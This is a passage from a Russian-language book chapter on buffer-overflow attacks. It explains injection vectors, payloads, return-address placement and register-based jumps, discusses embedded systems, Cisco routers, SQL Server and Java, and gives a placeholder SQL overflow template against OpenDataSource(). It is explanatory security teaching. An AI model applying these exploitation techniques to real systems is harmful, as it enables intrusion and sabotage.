7 Переполнение буфера

Переполнение буфера было и остается очень важной проблемой в аспекте безопасности программного обеспечения. Именно с возможностью использования атак на переполнение буфера для удаленного внедрения вредоносного кода связаны непрекращающиеся дискуссии и шумиха вокруг атак этого класса. Хотя методы проведения атак на переполнение буфера получили широкую огласку и рассмотрены во многих статьях и книгах, но мы не сомневаемся в необходимости этой главы. Проблема переполнения буфера с годами только усложнялась, появлялись другие типы атак, и в результате были разработаны принципиально новые атаки на переполнение буфера. Эта глава, по меньшей мере, может послужить в качестве основы для понимания хитроумных технологий атак на переполнение буфера.

Переполнение буфера

Атаки на переполнение буфера остаются в наборе наиболее мощных средств хакеров, и, похоже, такое положение дел сохранится еще несколько лет. Частично это объясняется широким распространением уязвимых мест, которые приводят к возможности проведения атак на переполнение буфера. Если существуют бреши в системе защиты, то рано или поздно ими воспользуются. В программах, созданных с помощью языков программирования, в которых заложены устаревшие возможности управления памятью, например в программах на C и C++, ошибки, связанные с возможностью проведения атак на переполнение буфера, к сожалению, возникают чаще, чем следует[1]. До тех пор, пока разработчики не начнут учитывать проблемы безопасности при использовании определенных библиотечных функций и системных вызовов, атаки на переполнение буфера останутся в арсенале излюбленных средств хакеров.

---

[1] *С технической точки зрения языки программирования C и C++ являются "уязвимыми" языками программирования, поскольку в программах на этих языках программист может безнаказанно ссылаться на биты данных, отбрасывать и перемещать их, т.е. всячески манипулировать ими. В усовершенствованных языках программирования (наподобие Java и C#) применяются технологии "безопасности типов", и поэтому их применение намного предпочтительнее с точки зрения безопасности. — Прим. авт.*

Существует масса различных вариантов уязвимых мест, связанных с ошибками при управлении и "утечками" памяти. Поиск в системе Google по словосочетанию "buffer overflow" дает более 176000 ссылок. Очевидно, что ранее тайная и тщательно скрываемая методика проведения атак стала общеизвестной. Тем не менее, большинство злоумышленников (и специалистов по обеспечению защиты) имеют только поверхностное представление о технологии атак на переполнение буфера и о том ущербе, который эти атаки способны причинить. Большинство людей, интересующихся проблемами безопасности (те, кто читает статьи по безопасности, посещает конференции и присутствует на презентациях программ для обеспечения безопасности), хорошо знают, что атаки на переполнение буфера позволяют удаленно внедрить вредоносный код в чужую систему и запустить этот код. В результате появляется возможность добавления вирусов и другого переносимого кода для атаки на систему, а также установки потайных ходов, например, с помощью наборов средств для взлома (rootkit). К тому же, как правило, все эти действия вовсе не сопряжены со сверхчеловеческими усилиями.

Ошибки переполнения буфера относятся к тому виду ошибок, которые характерны для работы с памятью. Они уже вошли в историю компьютерных технологий. Когда-то память была "точным" ресурсом и управление памятью имело критически важное значение. В некоторых из систем того времени, например в системе исследовательского спутника "Вояджер", работа с памятью была организована настолько точно, что как только определенные части машинного кода больше не требовались, код навсегда стирался с модуля памяти, освобождая место для других данных. Это позволило создать саморазрушающуюся программу, которая могла быть выполнена только однажды. Яркий контраст с такой технологией представляют собой современные системы, в которых память расходуется огромными мегабайтовыми областями и практически никогда не освобождается. В большинстве современных компьютерных систем существуют серьезные проблемы при работе с памятью, особенно когда эти системы подключены к потенциально опасным средам взаимодействия, например Internet. Модули памяти достаточно дешевы, но последствия некорректного управления памятью могут стоить очень дорого. Неправильное управление памятью может привести к внутреннему искажению данных программы (особенно относительно потока управляющих команд), проблемам отказа в обслуживании и даже к возможности проведения удаленных атак на переполнение буфера.

Как ни странно, хотя уже давно нет никакого секрета в том, как избежать проблем с переполнением буфера, однако, несмотря на доступность решений в течение многих лет, но практически ничего не сделано для устранения проблем с переполнением буфера в программном коде для сетевых программ. На самом деле не так сложно решить эти проблемы с технической точки зрения, как с социальной. Основное затруднение заключается в том, что разработчики остаются весьма беспечными в отношении этой проблемы[2]. Похоже, что следующие пять-десять лет различные варианты атак на переполнение буфера будут оставаться весьма актуальными.

Программисты умеют без особых затруднений устранять ошибки на переполнение буфера самой распространенной формы, а именно ошибки на *переполнение буфера в стеке* (stack overflow). Устранить более замысловатые разновидности иска-

[2] *Избежать ошибок относительно вопросов безопасности в программном коде помогут книги Building Secure Software и Writing Software Code. — Прим. авт.*

жения данных в памяти, включая *переполнение буфера в куче* (heap overflow), значительно сложнее. В общем, уязвимые места, связанные с переполнением буфера, продолжают оставаться продуктивным средством для взлома программного обеспечения, что обусловлено широким применением современных схем управления памятью.

Переполнение буфера в стеке для забавы и с пользой[3]

Мысленно возвращаясь во времена создания первых систем UNIX, вполне логично было бы предположить, что хорошо бы добавить процедуры обработки строки в язык программирования C. Большинство из этих процедур предназначены для работы со строками, которые завершаются символом NULL (так как символ NULL является нулевым байтом). Для эффективности и простоты в этих процедурах поиск символа NULL выполнялся в полуавтоматическом режиме таким образом, что программист не должен был непосредственно задавать *размер* строки. *Предполагалось*, что такой метод будет нормально работать, поэтому он и получил повсеместное распространение. К сожалению, поскольку основополагающая идея была очень и очень неудачной, теперь всем известна "всемирная болезнь" под названием *переполнение буфера*.

Очень часто процедуры обработки строки в программах на языке C без всякой проверки рассчитывают на то, что пользователь предоставил символ NULL. Когда этот символ отсутствует, программа буквально "взрывается". Этот взрыв может иметь необычные побочные эффекты, которыми может воспользоваться хакер для внедрения вредоносного машинного кода, исполняемого на атакуемом компьютере. В отличие от атак на анализаторы или вызовы функций API, атаки на переполнение буфера можно назвать структурными атаками, в которых используются недостатки архитектуры процесса выполнения программы. В каком-то смысле эти атаки просто разрушают стены нашего метафорического дома программного обеспечения, что приводит к разрушению всего дома.

Переполнение буфера возникает в результате очень простой, но постоянно повторяющейся ошибки при программировании (которой легко избежать). Самое серьезное затруднение состоит в том, что ошибки переполнения буфера стали настолько распространенными, что потребуются многие годы на окончательное решение этой проблемы. Но это только одна из причин, по которой переполнение буфера стали называть "атомной бомбой всех уязвимых мест программного обеспечения".

Искажение данных в памяти

Одно из возможных последствий ошибки при управлении памятью — это распределение искаженных данных поблизости определенной критичной области памяти. Выполняя контролируемое внедрение данных при переполнении буфера и наблюдая за изменениями в памяти с помощью отладчика, хакер вполне способен найти точки, в которых можно разрушить данные в памяти. В некоторых случаях, при искажении данных в областях памяти, в которых хранятся критически важные данные или информация о состоянии программы, злоумышленник может заставить программу снять все механизмы защиты или выполнить другое нужное хакеру действие.

---

[3] *См. одноименную статью Алефа Вана (Aleph One) "Smashing the stack for fun and profit".*

Во многих программах информация о глобальном состоянии программы хранится в памяти в виде переменных, значений и двоичных флагов. В случае использования двоичных флагов, значения одного бита бывает достаточно для принятия важных решений. Например, решения о праве пользователя на доступ к файлу. Если такое решение основано на значении бита флага в памяти, то в программе точно есть интересная точка для атаки. Если (даже случайно) значение этого флага будет изменено на противоположное, то в работе программы произойдет сбой (который приведет к переходу в уязвимое состояние)[4].

Во время подробного исследования ядра системы Windows NT один из авторов этой книги (Хогланд) обнаружил ситуацию, при которой внешне безобидное изменение значения одного бита устраняет *все* настройки безопасности для всей сети компьютеров под управлением Windows. Мы подробно рассмотрим эту ошибку в главе 8, "Наборы средств для взлома".

Вектор вторжения

> **Вектор вторжения (injection vector)** — 1) структурный просчет или недостаток в программе, который позволяет перемещать код из одного места хранения в другое; 2) структура данных или среда, которая содержит и передает код из одной области хранения в другую.

Что касается переполнения буфера, векторы вторжения представляют собой тщательно подготовленные входные сообщения, которые заставляют атакуемую программу переходить в состояние переполнения буфера. Для удобства дальнейшего изложения будем считать вектор вторжения фрагментом атаки, во время которой происходит внедрение и запуск кода в программе (обратите внимание, что, давая данное определение, мы не указали цели, для которой внедряется этот код).

Очень важно различать вектор вторжения и *полезную нагрузку* (payload). Полезная нагрузка — это программный код, который реализует намерения хакера. Комбинация вектора вторжения и полезной нагрузки используется для проведения полной атаки. Без полезной нагрузки вектор вторжения неэффективен, т.е. обычно хакеры используют вторжение для каких-то конкретных задач.

В основном, вектор вторжения в парадигме переполнения буфера служит для получения контроля над указателем команд. После получения контроля над указателем команд, он может быть установлен на какой-то контролируемый хакером буфер или другую область памяти, в которой сохранена полезная нагрузка. Таким образом, когда хакер получил контроль над указателем команд, он получает возможность передать управление (изменить ход выполнения программы) от нормально выполняющейся программы программному коду вредоносной полезной нагрузки. Хакер заставляет указатель команд *указать* на вредоносный код, что приводит к его исполнению. При этом мы говорим об *активизации полезной нагрузки.*

Векторы вторжения всегда связаны с конкретной ошибкой или уязвимым местом в атакуемом программном обеспечении. Для каждой версии пакетов программного

---

[4] *Интересно, что случайное искажение данных в памяти может изменить значение бита так же легко, как и целенаправленная атака на переполнение буфера. Специалисты по обеспечению надежности программного обеспечения борются с этой проблемой уже многие годы. — Прим. авт.*

обеспечения существуют уникальные векторы вторжения. При разработке средств нападения хакер должен спроектировать и создать конкретные векторы вторжений для каждой конкретной цели атаки.

При создании вектора вторжения должны учитываться несколько факторов: размер буфера, упорядочивание данных в памяти и ограничения в наборе символов. Векторы вторжения обычно соответствуют правилам определенного протокола. Например, переполнение буфера в маршрутизаторе может быть организовано с помощью вектора вторжения для обработчика пакетов протокола BGP (Border Gateway Protocol), как показано на рис 7.1. Этот вектор вторжения реализован как специально подготовленный BGP-пакет. Поскольку поддержка протокола BGP жизненно необходима для нормальной работы в Internet, то подобная атака способна уничтожить системы, обслуживающие миллионы пользователей. Более реальный пример — протокол OSPF (Open Shotest Path First). В маршрутизаторах Cisco реализация этого протокола может быть использована для удаления информации о целой локальной сети крупного сетевого узла. Протокол OSPF является уже достаточно старым, но широко распространенным протоколом маршрутизации.




Рис. 7.1. Для взлома маршрутизаторов Cisco можно использовать вредоносный BGP-пакет




Рис. 7.2. Размещение указателя в центральном процессоре атакуемого компьютера является одним из важнейших элементов программ атаки на переполнение буфера

Где заканчивается вектор вторжения и начинается полезная нагрузка?

Для атак на переполнение буфера характерно наличие четкой границы между вектором вторжения и полезной нагрузкой. Эта граница называется *адресом возврата* (return address). Адрес возврата можно схематично определить тем моментом, когда полезная нагрузка либо получает управление над центральным процессором, либо не срабатывает и уходит в безызвестность. На рис. 7.2 показан вектор вторжения, содержащий указатель команд, который в конечном итоге загружается в центральный процессор (CPU) атакуемого компьютера.

Выбор нужного адреса

Одной из наиболее важных задач вектора вторжения является выбор области памяти, в которой должна быть сохранена полезная нагрузка. Полезную нагрузку можно сохранить непосредственно во внедренном буфере или в отдельной области памяти. Хакер должен знать адрес ячейки памяти, в которой хранится полезная нагрузка, и этот адрес должен быть использован в векторе вторжения (рис. 7.3). Понятно, что ограничения для набора символов, которые могут быть использованы в векторе вторжения, приводят к ограничениям в значениях, допустимых для указания адресов памяти.




Рис. 7.3. Указатель команд указывает на полезную нагрузку в памяти

Например, при ограничении на ввод только чисел больше чем `0xB0000001`, выбранный указатель команд должен находиться в памяти выше этого адреса. Такие ограничения соответствуют реальным проблемам, возникающим при преобразовании анализаторами байтов, которые используются для символов кода атаки, в другие значения, или при работе фильтров, которые блокируют недопустимые символы в потоке данных. На практике во многих атаках применяются только буквенно-цифровые символы.

"Верхние" и "нижние" адреса памяти

Стек — это область памяти, стандартно используемая для хранения кода. Для стека на Linux-компьютерах выделяется адресное пространство, в которое обычно не попадают нулевые байты. С другой стороны, на Windows-системах для стека выделяются "нижние" адреса и по крайней мере один из байтов адреса стека является нулевым байтом. Проблема в том, что использование адресов с нулевыми байтами приводит к появлению в строке внедряемых данных большого количества символов NULL. Поскольку символы NULL используются в строках программного кода на языке C как символы завершения строки, то это ограничивает размер внедряемых данных.

"Верхний" стек

```
0x72103443          ....
0x7210343F          ....
0x7210343B          ....
0x72103438          [начало полезной нагрузки ]

0x72103434          ....
```

"Нижний" стек

```
0x00403343           ...

0x0040333F           ...

0x0040333B           [начало полезной нагрузки ]

0x00403338           ...
```

Если мы хотим установить указатель команд на показанную выше полезную нагрузку, то указатель команд для "верхнего" стека — `0x38341072` (обратите внимание на обратный порядок записи байтов), а указатель команд для "нижнего" стека — `0x3B034000` (обратите внимание на значение последнего байта `0x00`). Поскольку в конце адреса для "нижнего" стека содержится символ NULL, то это прервет операцию копирования строки в программе на языке C.

Для вектора вторжения и организации переполнения буфера с помощью строки мы по-прежнему можем использовать "нижние" адреса. Единственная сложность в том, что внедряемый адрес должен быть *последним элементом* в нашем векторе вторжения, поскольку нулевой байт завершит операцию копирования строки. В этом случае размер полезной нагрузки будет существенно ограничен. Для проведения атак при подобных обстоятельствах полезная нагрузка (в большинстве случаев) должна быть "втиснута" до адреса перехода. На рис. 7.4 показан указатель, установленный после полезной нагрузки. Полезная нагрузка предшествует адресу ячейки памяти внедренных данных. Дело в том, что адрес памяти завершается символом NULL, и поэтому этот адрес должен завершать вектор вторжения. Полезная нагрузка ограничена в размерах и должна умещаться в пределах вектора вторжения.

В подобных ситуациях есть альтернативные варианты решения проблемы. Например, хакер может разместить полезную нагрузку где-нибудь в другой области памяти, используя другой метод. Или еще лучше, когда какая-то другая операция приложения позволяет записать вредоносный код командного интерпретатора в другую область кучи или стека. Если соблюдается одно из этих условий, то нет необходимости размещать полезную нагрузку в вектор вторжения. В векторе вторжения можно просто указать область памяти (адрес), в которой находится заранее размещенная полезная нагрузка.




Рис. 7.4. Иногда указатель должен быть установлен после нагрузки. Особенно это касается указателей на адреса памяти, завершающиеся символом NULL

Прямой и обратный порядок байтов

На различных платформах многобайтовые числа сохраняются двумя различными способами. Выбранная схема представления определяет метод представления чисел в памяти (и то, как эти числа могут быть использованы при атаке).

Людям, которые привыкли читать слева направо, обратный порядок байтов (“little endian”) может показаться достаточно необычным. При этом способе представления число `0x11223344` в памяти будет отображено как

44	33	22	11

Обратите внимание, что старшие байты числа находятся справа.

При прямом порядке байтов (“big endian”) то же самое число отображается в памяти более привычным образом.

11	22	33	44

Использование регистров

В большинстве компьютеров данные, которые хранятся в регистрах процессора, обычно указывают на адрес памяти, где (и рядом с которым) находится точка, в которой происходит вторжение. Вместо того, чтобы угадывать, где закончится полезная нагрузка в памяти, хакер может использовать регистры. Хакер выбирает адрес вторжения, указывающий на код, который извлекает значение из регистра, или вызывает переход к области памяти, указанной в регистре. Если хакер знает, что значение интересующего регистра указывает на контролируемую пользователем область памяти, то в векторе вторжения этот регистр может использоваться для считывания контролируемой области памяти. В некоторых случаях хакеру вообще не нужно выяснять адрес полезной нагрузки или жестко кодировать этот адрес.

На рис. 7.5 показано, что вектор вторжения хакера был преобразован в адрес `0x00400010`. Адрес внедрения появляется в середине вектора вторжения. Полезная нагрузка начинается с адреса `0x00400030` и включает в себя также короткий переход в целях продолжения полезной нагрузки с другой стороны от адреса внедрения (очевидно, что мы не хотим, чтобы адрес внедрения был исполнен как код, поскольку в этом случае данный адрес будет бессмысленным для процессора).




Рис. 7.5. Иногда указатель содержится в середине полезной нагрузки. Затем этот указатель (обычно) можно обойти с помощью перехода

В этом примере хакеру вообще не нужно точно знать, где в памяти находится вектор вторжения. Исходя из значений регистров процессора, регистр `EAX` указывает на адрес стековой памяти `0x00400030`. Во многих случаях проявляется зависимость от определенных значений, сохраненных в регистрах. Используя значение регистра EAX, злоумышленник может перенаправить указатель к определенной области памяти, которая содержит байты `0x50C3`. Когда этот код интерпретируется центральным процессором, он означает следующее:

```
push eax
ret
```

Это приводит к тому, что значение регистра `EAX` вставляется в указатель команд и происходит активизация полезной нагрузки. Стоит заметить, что для этого примера байты `0x50C3` могут быть записаны в любом месте памяти. Далее мы объясним, почему.

Использование существующего кода или блоков данных в памяти

Если хакер хочет использовать регистр для вызова полезной нагрузки, он должен разместить набор команд, которые отвечают за выполнение технических задач. Затем хакер жестко кодирует адрес, где хранятся эти команды. Любой набор байтов может быть расценен атакуемым процессором как команды, поэтому хакеру вовсе необязательно заниматься поиском действительного блока кода. На самом деле хакеру достаточно найти только набор байтов, которые при определенных условиях будут интерпретированы как интересующие его команды. Заметим, что для этого подойдут любые байты. Хакер может даже выполнить операцию, которая вставит эти байты в надежную область. Например, хакер отправит приложению запрос в виде строки символов, который будет интерпретирован как машинный код. В векторе вторжения будет жестко закодирован адрес, где сохранен этот запрос (при этом сохранение происходит совершенно законно), а затем этот запрос будет использован для неблаговидных целей.

Переполнение буфера и встроенные системы

Встроенные системы существуют повсюду и к ним относятся все типы устройств, которые мы используем ежедневно: сетевое оборудование, принтеры, мобильные телефоны и другие небольшие устройства. Неудивительно, что программный код, с помощью которого осуществляется управление этими встроенными системами, особенно уязвим для атак на переполнение буфера. Из этого факта следует любопытный вывод: в то время, как серверное программное обеспечение становится все более устойчивым против атак на переполнение буфера, сегодня основной акцент этих атак смещается на программное обеспечение для встроенных систем.

Встроенные системы запускаются на самых различных аппаратных платформах. В большинстве таких систем для хранения данных используется технология NVRAM. В этом разделе мы рассмотрим множество атак на переполнение буфера против встроенных систем.

Встроенные системы, используемые в военной и коммерческой сферах

Встроенные системы широко распространены в современных платформах устройств военного предназначения начиная от систем связи и заканчивая радарными сетями. Удачным примером стандартной военной системы, в которой используются многочисленные встроенные возможности, является радарная система AN/SPS-73. Эта радарная система работает под управлением защищенной системы VxWorks (стандартной, коммерческой, встроенной операционной системы для работы в реальном времени). Как и в большинстве коммерческих систем с закрытым исходным кодом, в операционной системе VxWorks и связанном с ней программном коде есть достаточно много ошибок, позволяющих проводить атаки на переполнение буфера. Большинство этих уязвимых мест могут быть использованы без аутентификации, например, с помощью RPC-пакетов. Таким образом, оборудование со встроенными системами является не менее привлекательной целью для атак, чем обычное программное обеспечение.

Чтобы понять всю серьезность проблемы, рассмотрим следующий сценарий.

Встроенные системы как цели атаки

Как известно, Турция, в силу своего географического положения, играет немаловажную роль в экспорте каспийской нефти с помощью танкеров. Правда, перевозка нефти осуществляется через очень узкие проливы (причем их длина составляет около 300 км). Чтобы остановить поставки нефти из Каспийского моря на несколько дней, хакеру достаточно провести удаленную атаку на компьютер, отвечающий за навигацию танкеров, и спровоцировать аварийную ситуацию.

Такая гипотетическая атака не так уж далека от реальности, как может показаться на первый взгляд. На современных танкерах установлены автоматические системы навигации, которые связаны с глобальной системой VTMIS (Vessel Traffic Management Information System). Эта интегрированная система призвана облегчить работу капитана при плохих погодных условиях, встречном движении и возможных аварийных ситуациях. Для доступа ко всем управляющим функциям этой системы требуется пройти аутентификацию. Однако эта же система VTMIS поддерживает также функции отслеживания информации и отправки сообщений, для доступа к которым не требуется ни имени пользователя, ни пароля. Запросы принимаются протоколом и затем обрабатываются внешним программным модулем. Данное программное обеспечение было написано на языке C, и система навигации уязвима для атак на переполнение буфера, которые позволяют обойти стандартную процедуру аутентификации, т.е. хакер может использовать классические ошибки для загрузки новой программы управления танкером.

Хотя для обеспечения безопасности в программе навигации доступно множество возможностей для переключения на ручное управление, но опытный хакер имеет хорошие шансы для создания серьезной аварии танкера, внедрив вредоносную программу в управляющее оборудование танкера, особенно если такое внедрение происходит при прохождении кораблем опасного участка пути. Любая аварийная ситуация на танкере может привести к утечке тысяч галлонов нефти в узком проливе и, как следствие, блокированию пути сообщения на несколько дней (и действительно, проливы Турции настолько опасны для навигации, что происходит значительное количество аварий и без атак хакеров).

И все же довольно распространенным является мнение, что встроенные системы неуязвимы для удаленных атак, что якобы из-за отсутствия в устройстве интерактивного командного интерпретатора доступ или использование "кода командного интерпретатора" невозможно. Вот почему многие люди (ошибочно) поясняют, что самое худшее, на что способны хакеры в данном случае, — это вывести из строя управляемое ими устройство. На самом деле внедренный код способен выполнить *любой набор команд*, включая полную программу командного интерпретатора, которая упакована для удобного использования, поддерживая функции уровня операционной системы. Не имеет никакого значения тот факт, что этот код не поставляется вместе с устройством. Очевидно, что этот код может быть просто добавлен в атакуемое устройство во время атаки. Другими словами, при подобных атаках совсем не требуется наличие полнофункционального интерактивного командного интерпретатора TCP/IP. Вместо этого при атаке может полностью стираться конфигурационный файл или подменяться пароль.

Существует множество сложных программ, которые могут быть установлены в ходе удаленных атак на встроенную систему. Код командного интерпретатора является только одним из вариантов. Даже код самых необычных устройств может быть восстановлен, выполнена его отладка и исследование. Вовсе неважно, какой используется процессор или схема адресации, поскольку хакеру нужно только создать действующий код для атакуемых аппаратных средств. В основном, аппаратные средства со встроенным программным обеспечением хорошо документированы и эта документация является общедоступной.

Правда, определенные типы важных устройств не подключены непосредственно к сетям, к которым имеют доступ потенциальные хакеры. Например, к Internet не подключены устройства наведения баллистических ядерных ракет, средства противовоздушной обороны и устройства запуска ракет.

Переполнение буфера в маршрутизаторе Cisco на основе процессора Motorola

Исследовательская группа по проблемам безопасности Phenoelit создала программу с кодом командного интерпретатора для проведения удаленной атаки на маршрутизатор Cisco 1600 на основе процессора Motorola 68360 QUICC (программа была представлена на азиатской конференции Blackhat в 2002 году). Для этой атаки в векторе вторжения используется переполнение буфера в операционной системе IOS от Cisco и несколько новых методов использования структур управления кучей в IOS. Изменяя структуры кучи, можно внедрить и исполнить вредоносный код. В опубликованном варианте атаки код командного интерпретатора представляет собой созданный вручную код в виде машинных команд Motorola, который открывает потайной ход на маршрутизаторе. Этим кодом можно воспользоваться при наличии любого переполнения буфера в устройствах Cisco[5].

[5] *Более подробная информация об этой атаке доступна по адресу* `http://www.phenoelit.de`.

Переполнения буфера в системах управления базами данных

Системы управления базами данных (СУБД) нередко бывают наиболее дорогостоящими и наиболее важными частями крупных корпоративных систем, работающих в реальном времени, что делает их целью вероятных атак. Некоторые сомневаются в том, что системы управления базами данных уязвимы для атак на переполнение буфера, но это правда. Используя стандартные операторы SQL, в этом разделе мы продемонстрируем, как некоторые атаки на переполнение буфера работают в среде баз данных.

В любой системе управления базами данных существует несколько точек для проведения атак. Крупное приложение для работы с базой данных состоит из бесчисленного количества взаимодействующих компонентов. В их число входят сценарии (объединяющие различные части приложения воедино), программы для работы через интерфейс командной строки, хранимые процедуры и клиентские программы, непосредственно связанные с базой данных. Каждый из этих компонентов является потенциальным объектом для проведения атаки на переполнение буфера.

В самом коде системы управления базой данных могут быть ошибки анализатора и проблемы преобразования чисел со знаком и без, которые приводят к проблемам переполнения буфера. В качестве примера уязвимой платформы можно назвать SQL Server, в котором есть функция `OpenDataSource()`, уязвимая для атак на переполнение буфера[6].

Атака на функцию `OpenDataSource()` была выполнена с помощью протокола транзакций SQL (T-SQL), для которого устанавливается привязка к TCP-порту 1433. По существу, этот протокол позволяет многократно передавать анализатору операторы SQL. Например, для проведения этой атаки оператор SQL может выглядеть приблизительно следующим образом.

```
SELECT * FROM OpenDataSource("Microsoft.Jet.OLEDB.4.0","Data
Source="c:\[NOP SLED Padding Here][ Injected Return Address ][ More
padding][Payload]";User ID=Admin;Password=;Extended properties=Excel
5.0")...xactions'
```

В этом примере `[NOP SLED]`, `[Padding]`, `[Return Address]` и `[Payload]` представляют собой блоки кода, вставленные в обычную строку в формате Unicode.

Хранимые процедуры

Хранимые процедуры часто используются для передачи данных сценариям или библиотекам DLL. Если в сценарии или библиотеке DLL есть ошибки строки форматирования, или если в сценарии используются уязвимые вызовы библиотечных функций (вспомним хотя бы `strcpy()` или `system()`), то появляется шанс использовать их в своих целях с помощью системы управления базой данных. Практически каждая хранимая процедура передает часть запроса. В данном случае хакер может использовать передаваемую часть запроса для переполнения буфера.

---

[6] *Эта проблема была обнаружена Дэвидом Литчфилдом (David Litchfield). Выполните поиск в Internet информации о программе атаки mssql-ods. — Прим. авт.*

Хорошим примером может послужить давняя ошибка в Microsoft SQL Server. Злоумышленник мог вызвать переполнение буфера в коде, который обрабатывает расширенные хранимые процедуры[7].

Программы с интерфейсом командной строки

Иногда сценарий или хранимая процедура вызывают программу с интерфейсом командной строки и подают ей на ввод данные из запроса. Во многих случаях это приводит к переполнению буфера или уязвимому месту с возможностью передачи команд. Кроме того, если в сценарии не используется библиотека API для работы с базой данных, то обычные операторы SQL могут быть переданы для обработки программе с интерфейсом командной строки. Это еще одна возможность для организации атаки на переполнение буфера.

Клиентские программы базы данных

Когда клиентская программа делает запрос, она обычно должна обработать полученный результат. Если хакер сможет исказить данные ответа на запрос, в клиентской программе возникнет ситуация переполнения буфера. Такие атаки очень эффективны, когда с базой данных одновременно работает большое количество пользователей. Тогда хакер одним махом способен скомпрометировать сотни клиентских компьютеров.

Переполнение буфера и Java

Широко распространено мнение, что Java-код не подвержен проблемам, связанным с переполнением буфера. В целом это соответствует действительности. Поскольку в Java используется модель управления памятью, в которой обеспечивается безопасность типов, то невозможно "нырнуть" в одном объекте и "вынырнуть" в другом. Это блокирует многие атаки на переполнение буфера. И действительно миллионы долларов были потрачены на создание виртуальной машины Java с целью сделать среду исполнения программного обеспечения неуязвимой для многих классических атак. Однако, как мы уже знаем, любое предположение о полной безопасности объекта является ложным (и требует пересмотра). Со структурной точки зрения JVM может быть безукоризненна, но успешные атаки на Java-технологии не раз обсуждались в форумах хакеров.

Программы атаки на системы на основе Java обычно являются атаками с использованием свойств языка (атака "смешение типов") и атаками с использованием доверительных отношений (ошибки при использовании цифровой подписи аплетов), однако иногда возможны даже атаки на переполнение буфера против Java-программ. Проблема переполнения буфера чаще всего возникает в программах поддержки, которые являются внешними по отношению к JVM.

Сама JVM часто пишется на языке C для конкретной платформы, т.е. без должного внимания к деталям реализации машина JVM может сама оказаться уязвимой для атак на переполнение буфера. Однако стандартная реализация JVM от компа-

[7] *Более подробную информацию можно получить из статьи базы знаний Microsoft Q280380.*

нии Sun Microsystems проверена достаточно хорошо, и статические проверки, которые выполняются для вызовов уязвимых функций, не позволяют получить каких-либо полезных результатов.

Кроме JVM, многочисленные проблемы переполнения буфера характерны для систем, в которых используется Java, и конкретно для программ поддержки работы с Java. В качестве примера рассмотрим систему управления реляционными базами данных Progress, в которой встроенная программа jvmStart предназначена для запуска виртуальной Java-машины. В jvmStart есть ошибка проверки правильности входных данных, предоставленных в командной строке (ошибка строки форматирования). Данные включаются в строку через функцию `printf()` как аргумент строки. Это еще раз подтверждает идею, согласно которой разработчики программного обеспечения должны рассматривать всю систему в целом, а не просто создавать отдельные компоненты. Хотя наиболее важные компоненты могут быть надежно защищены, но большинство программных систем настолько надежны, насколько надежен их самый уязвимый компонент. Что касается системы Progress, слабым звеном оказывается код обслуживающей программы.

Во многих службах на основе Java используются компоненты и службы, которые написаны на языках, не обеспечивающих безопасность типов, например на C и C++. В таких ситуациях собственно использование Java-служб предоставляет доступ к значительно более уязвимым компонентам C/C++. При этом атака может быть проведена с помощью серверных протоколов, распределенных транзакций, хранимых процедур, которые обращаются к службам операционной системы и вспомогательным библиотекам.

Совместное использование Java и C/C++

